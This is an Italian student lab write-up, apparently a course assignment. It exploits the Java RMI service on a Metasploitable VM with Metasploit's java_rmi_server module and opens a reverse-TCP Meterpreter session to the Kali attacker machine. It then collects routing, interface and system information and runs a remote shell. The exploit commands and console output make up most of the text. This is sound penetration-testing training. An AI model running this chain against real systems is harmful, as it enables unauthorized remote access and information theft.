

MODULO 4

TEST



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Traccia: La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:-La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

Come prima cosa procediamo con il cambiare l'ip di entrambi le macchine (kali,metasploitable)

```
source /etc/network/interfaces.d/*
```

```
# The loopback network interface
```

```
auto lo
```

```
iface lo inet loopback
```

```
auto eth0
```

```
iface eth0 inet static
```


```
address 192.168.11.111
```

```
netmask 255.255.255.0
```

```
network 192.168.11.0
```

```
broadcast 192.168.11.255
```

```
gateway 192.168.11.1
```



```
Metasploitable 2 [In esecuzione] - Oracle VM VirtualBox
```

File Macchina Visualizza Inserimento Dispositivi Aiuto

GNU nano 2.0.7 File: /etc/network/interfaces

```
This file describes the network interfaces available on your system
and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

[Read 16 lines]

G Get Help O WriteOut R Read File Y Prev Page K Cut Text C Cur Pos
X Exit J Justify W Where Is U Next Page U UnCut Text T To Spell

CTRL (DESTRA)

Come da traccia sappiamo già che abbiamo un servizio vulnerabile sulla porta 1099 (java rmi) perciò lanciamo il comando "msfconsole"

```
File Actions Edit View Help

(andrea@kali)~[~]
$ msfconsole

.:okOOOkdc'      'cdkOOOkco:.
.xOOOOOOOOOOOOOo  cOOOOOOOOOOOOOx.
:OOOOOOOOOOOOOOOk, ,kOOOOOOOOOOOOOOO:
'OOOOOOOOOOkkkOOOOO: :OOOOOOOOOOOOOOOOO'
oOOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOOo
dOOOOOOOOO.MMMMMM.cOOOOOo.MMMMMM,OOOOOOOOx
lOOOOOOOOO.MMMMMMMMMM;d;MMMMMMMMMMMM,OOOOOOOOl
.OOOOOOOO.MMM.;MMMMMMMMMMMMM,MMMM,OOOOOOOO.
cOOOOOOO.MMM.OOo.MMMMM'oOO.MMM,OOOOOOOo
oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOo
;OOOO'MMM.OOOO.MMM:OOOO.MMM,OOOO;
.dOOo'WM.OOOOocccXOOOO.MX'xOOd.
,kOl'M.OOOOOOOOOOOOO.M'dOk,
:kk;.OOOOOOOOOOOOOO.;Ok;
;kOOOOOOOOOOOOOOOOOk;
,xOOOOOOOOOOOOx,
.lOOOOOOOOL
,dOd,
.

=[ metasploit v6.3.27-dev ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```


cerchiamo il servizio da noi richiesto come in figura

```
msf6 > search java rmi

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java rmi

Matching Modules
=====

# Name                               Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/http/atlassian_crowd_pdinstall_plugin_upload_rce 2019-05-22 excellent Yes Atlassian Crowd pdinstall Unauthenticated Plugin Upload RCE
1 exploit/multi/misc/java_jmx_server 2013-05-22 excellent Yes Java JMX Server Insecure Configuration Java Code Execution
2 auxiliary/scanner/misc/java_jmx_server 2013-05-22 normal No Java JMX Server Insecure Endpoint Code Execution Scanner
3 auxiliary/gather/java_rmi_registry normal No Java RMI Registry Interfaces Enumeration
4 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
5 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner
6 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMI ConnectionImpl Deserialization Privilege Escalation
7 exploit/multi/browser/java_signed_applet 1997-02-19 excellent No Java Signed Applet Social Engineering Code Execution
8 exploit/multi/http/jenkins_metaprogramming 2019-01-08 excellent Yes Jenkins ACL Bypass and Metaprogramming RCE
9 exploit/linux/misc/jenkins_java_deserialize 2015-11-18 excellent Yes Jenkins CLI RMI Java Deserialization Vulnerability
10 exploit/multi/browser/firefox_xpi_bootstrapped_addon 2007-06-27 excellent No Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
11 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315 2023-05-26 excellent Yes Openfire authentication bypass with RCE plugin
12 exploit/multi/http/totaljs_cms_widget_exec 2019-08-30 excellent Yes Total.js CMS 12 Widget JavaScript Code Injection
13 exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc 2021-09-21 manual Yes VMware vCenter vScalation Priv Esc

Interact with a module by name or index. For example info 13, use 13 or use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc

msf6 > |
```

come da figura notiamo che il servizio che ci serve è il 4 quindi procediamo con il comando “show options”

andiamo a settare l'RHOSTS con l'ip di metasploitable

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
----	------

0	Generic (Java Payload)
---	------------------------

View the full module info with the **info**, or **info -d** command.

```
msf6 exploit(multi/misc/java_rmi_serve) > set RHOSTS 192.168.11.112
```

```
RHOSTS => 192.168.11.112
```

```
msf6 exploit(multi/misc/java_rmi_serve) > |
```

e procediamo all'exploit.

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)

View the full module info with the **info**, or **info -d** command.

msf6 exploit(multi/misc/java_rmi_serve) > set RHOSTS 192.168.11.112

RHOSTS => 192.168.11.112

msf6 exploit(multi/misc/java_rmi_serve) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444

[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/RJ4pIDyHG

[*] 192.168.11.112:1099 - Server started.

[*] 192.168.11.112:1099 - Sending RMI Header...

[*] 192.168.11.112:1099 - Sending RMI Call...

[*] 192.168.11.112:1099 - Replied to request for payload JAR

[*] Sending stage (58829 bytes) to 192.168.11.112

[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:42146) at 2024-02-26 13:23:44 +0100

meterpreter > |

Arrivati a questo punto possiamo usufruire di alcuni comandi per cercare altre informazioni sulla macchina target come in figura:

```
meterpreter > route
```

```
IPv4 network routes
```

```
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```
IPv6 network routes
```

```
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	:: ::			
fe80::a00:27ff:fe62:3c6a	:: ::			

```
meterpreter > |
```

```
meterpreter > shell
```

```
Process 1 created.
```

```
Channel 1 created.
```

```
mkdir epicode
```

```
|
```



```
040666/rw-rw-rw- 4096  dir 2012-05-14 05:35:33 +0200 bin
040666/rw-rw-rw- 1024  dir 2012-05-14 05:36:28 +0200 boot
040666/rw-rw-rw- 4096  dir 2010-03-16 23:55:51 +0100 cdrom
040666/rw-rw-rw- 13520 dir 2024-02-26 13:10:30 +0100 dev
040666/rw-rw-rw- 4096  dir 2024-02-26 13:25:15 +0100 epicode
040666/rw-rw-rw- 4096  dir 2024-02-26 13:10:35 +0100 etc
040666/rw-rw-rw- 4096  dir 2010-04-16 08:16:02 +0200 home
040666/rw-rw-rw- 4096  dir 2010-03-16 23:57:40 +0100 initrd
100666/rw-rw-rw- 7929183 fil 2012-05-14 05:35:56 +0200 initrd.img
040666/rw-rw-rw- 4096  dir 2012-05-14 05:35:22 +0200 lib
040666/rw-rw-rw- 16384  dir 2010-03-16 23:55:15 +0100 lost+found
040666/rw-rw-rw- 4096  dir 2010-03-16 23:55:52 +0100 media
040666/rw-rw-rw- 4096  dir 2010-04-28 22:16:56 +0200 mnt
100666/rw-rw-rw- 36103  fil 2024-02-26 13:10:56 +0100 nohup.out
040666/rw-rw-rw- 4096  dir 2010-03-16 23:57:39 +0100 opt
040666/rw-rw-rw- 0      dir 2024-02-26 13:10:20 +0100 proc
040666/rw-rw-rw- 4096  dir 2024-02-26 13:10:56 +0100 root
040666/rw-rw-rw- 4096  dir 2012-05-14 03:54:53 +0200 sbin
040666/rw-rw-rw- 4096  dir 2010-03-16 23:57:38 +0100 srv
040666/rw-rw-rw- 0      dir 2024-02-26 13:10:22 +0100 sys
040666/rw-rw-rw- 4096  dir 2024-02-26 13:23:44 +0100 tmp
040666/rw-rw-rw- 4096  dir 2010-04-28 06:06:37 +0200 usr
040666/rw-rw-rw- 4096  dir 2012-05-20 23:30:19 +0200 var
100666/rw-rw-rw- 1987288 fil 2008-04-10 18:55:41 +0200 vmlinuz
```


Interface 2

=====

Name : eth0 - eth0

Hardware MAC : 00:00:00:00:00:00

IPv4 Address : 192.168.11.112

IPv4 Netmask : 255.255.255.0

IPv6 Address : fe80::a00:27ff:fe62:3c6a

IPv6 Netmask : ::

meterpreter > sysinfo

Computer : metasploitable

OS : Linux 2.6.24-16-server (i386)

Architecture : x86

System Language : en_US

Meterpreter : java/linux

meterpreter > |

meterpreter / incoming

Interface 1

=====

Name : lo - lo

Hardware MAC : 00:00:00:00:00:00

IPv4 Address : 127.0.0.1

IPv4 Netmask : 255.0.0.0

IPv6 Address : ::1

IPv6 Netmask : ::

Interface 2

=====

Name : eth0 - eth0

Hardware MAC : 00:00:00:00:00:00

IPv4 Address : 192.168.11.112

IPv4 Netmask : 255.255.255.0

IPv6 Address : fe80::a00:27ff:fe62:3c6a

IPv6 Netmask : ::

meterpreter > |